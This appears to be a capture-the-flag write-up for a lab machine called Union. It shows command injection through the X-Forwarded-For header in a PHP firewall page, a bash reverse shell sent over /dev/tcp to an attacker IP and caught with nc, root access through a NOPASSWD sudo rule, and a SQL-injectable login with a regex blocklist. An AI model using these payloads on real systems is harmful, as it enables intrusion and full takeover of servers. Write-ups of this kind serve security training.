


```
uhc@union:~$ whoami
uhc
```

Enumeration / Information gathering - as uhc on 10.10.11.128

- As we mentioned previously, we found that the web server has been doing firewall/IP table related commands, so we should look into the firewall.php to see what it is doing.

```
cd /var/www/html/
ls
vim firewall.php
```




```
<?php
  if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
  } else {
    $ip = $_SERVER['REMOTE_ADDR'];
  };
  system("sudo /usr/sbin/iptables -A INPUT -s " . $ip . " -j ACCEPT");
?>
            <h1 class="text-white">Welcome Back!</h1>
            <h3 class="text-white">Your IP Address has now been granted SSH Access.</h3>
      </div>
```

-> We see that it is running the sudo command, using the HTTP_X_FORWARDED_FOR field from the http-header and is likely to be vulnerable to command injection, which is what we will be testing next.

Exploitation / Lateral movement - Command injection on firewall.php


- We intercept our response for accessing firewall.php



```
GET /firewall.php HTTP/1.1
Host: 10.10.11.128
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
```


- Checking it is vulnerable to command injection

```
X-FORWARDED-FOR: ; whoami;

X-FORWARDED-FOR: ; echo CI verification;
```



```
text/html,application/xhtml+xml,applic
ation/xml;q=0.9,image/avif,image/webp,
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Connection: close
Cookie: PHPSESSID=
e6rsmgflak0m2rduqu35naj3p9
Upgrade-Insecure-Requests: 1
X-FORWARDED-FOR: ; whoami;
```

```
  Join the One - November Qualifier
  </h1>

</div>
<section class="bg-dark text-center
p-5 mt-4">
  <div class="container p-5">
    www-data
    <h1 class="text-white">
      Welcome Back!
    </h1>
    <h3 class="text-white">
      Your IP Address has now been
```




```
on/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Connection: close
Cookie: PHPSESSID=
e6rsmgflak0m2rduqu35naj3p9
Upgrade-Insecure-Requests: 1
X-FORWARDED-FOR: ; echo 'CI
verification';
```

```
  Qualifiers
  </h1>

</div>
<section class="bg-dark
p-5 mt-4">
  <div class="container
    CI verification
    <h1 class="text-whi
      Welcome Back!
    </h1>
```


-> We have confirmed that the system is vulnerable to command injection.

- Injecting reverse shell payload and catching shell

```
- On burp repeater
X-FORWARDED-FOR: ; /bin/bash -i >& /dev/tcp/10.10.16.9/9000 0>&1;

- On our linux host
nc -lvnp 9000
```



```
on/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Connection: close
Cookie: PHPSESSID=
e6rsmgflak0m2rduqu35naj3p9
Upgrade-Insecure-Requests: 1
X-FORWARDED-FOR: ; bash -c '/bin/bash -i
>& /dev/tcp/10.10.16.9/9000 0>&1';
```




```
──╼ [★]$ nc -lvnp 9000
listening on [any] 9000 ...
onnect to [10.10.16.9] from (UNKNOWN) [10.10.11.128] 59472
ash: cannot set terminal process group (808): Inappropriate ioctl for
 device
ash: no job control in this shell
ww-data@union:~/html$
```

Privilege Escalation - as www-data on 10.10.11.128

- Verifying who we are

```
whoami
```




```
www-data@union:~/html$ whoami
whoami
www-data
```

-> Verified that we are the www-data user


- Sudo rights abuse

```
sudo -l

sudo su
```



```
www-data@union:~/html$ whoami
whoami
www-data
www-data@union:~/html$ sudo -l
sudo -l
Matching Defaults entries for www-data on union:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:
/sbin\:/bin\:/snap/bin

User www-data may run the following commands on union:
    (ALL : ALL) NOPASSWD: ALL
```


-> We have a simple privesc here.



```
www-data@union:~/html$ sudo su
sudo su

whoami
root
```

- Grabbing root file


```
cat /root/root.txt
```



```
cd /root
ls
root.txt
snap
cat root.txt
ae6b47594871a8fbc1822ce46c623d6d
```

Extra

- Index.php



```
<?php
 require('config.php');
 if ( $_SERVER['REQUEST_METHOD'] == 'POST' ) {

       $player = strtolower($_POST['player']);

       // SQLMap Killer
       $badwords = ["/sleep/i", "/0x/i", "/\*\*/", "/-- [a-z0-9]{4}/i", "/ifnull/i", "/ or /i"];
       foreach ($badwords as $badword) {
               if (preg_match( $badword, $player )) {
                       echo 'Congratulations ' . $player . ' you may compete in this tournament!';
                       die();
               }
       }

       $sql = "SELECT player FROM players WHERE player = '" . $player . "';";
       $result = mysqli_query($conn, $sql);
       $row = mysqli_fetch_array( $result, MYSQLI_ASSOC);
       if ($row) {
               echo 'Sorry, ' . $row['player'] . " you are not eligible due to already qualifying.";
       } else {
               echo 'Congratulations ' . $player . ' you may compete in this tournament!';
               echo '<br />';
               echo '<br />';
               echo 'Complete the challenge <a href="/challenge.php">here</a>';
       }
       exit;
 }
```

-> We can see from the above that there is an sqlmap killer that stops sqlmap from working for this machine.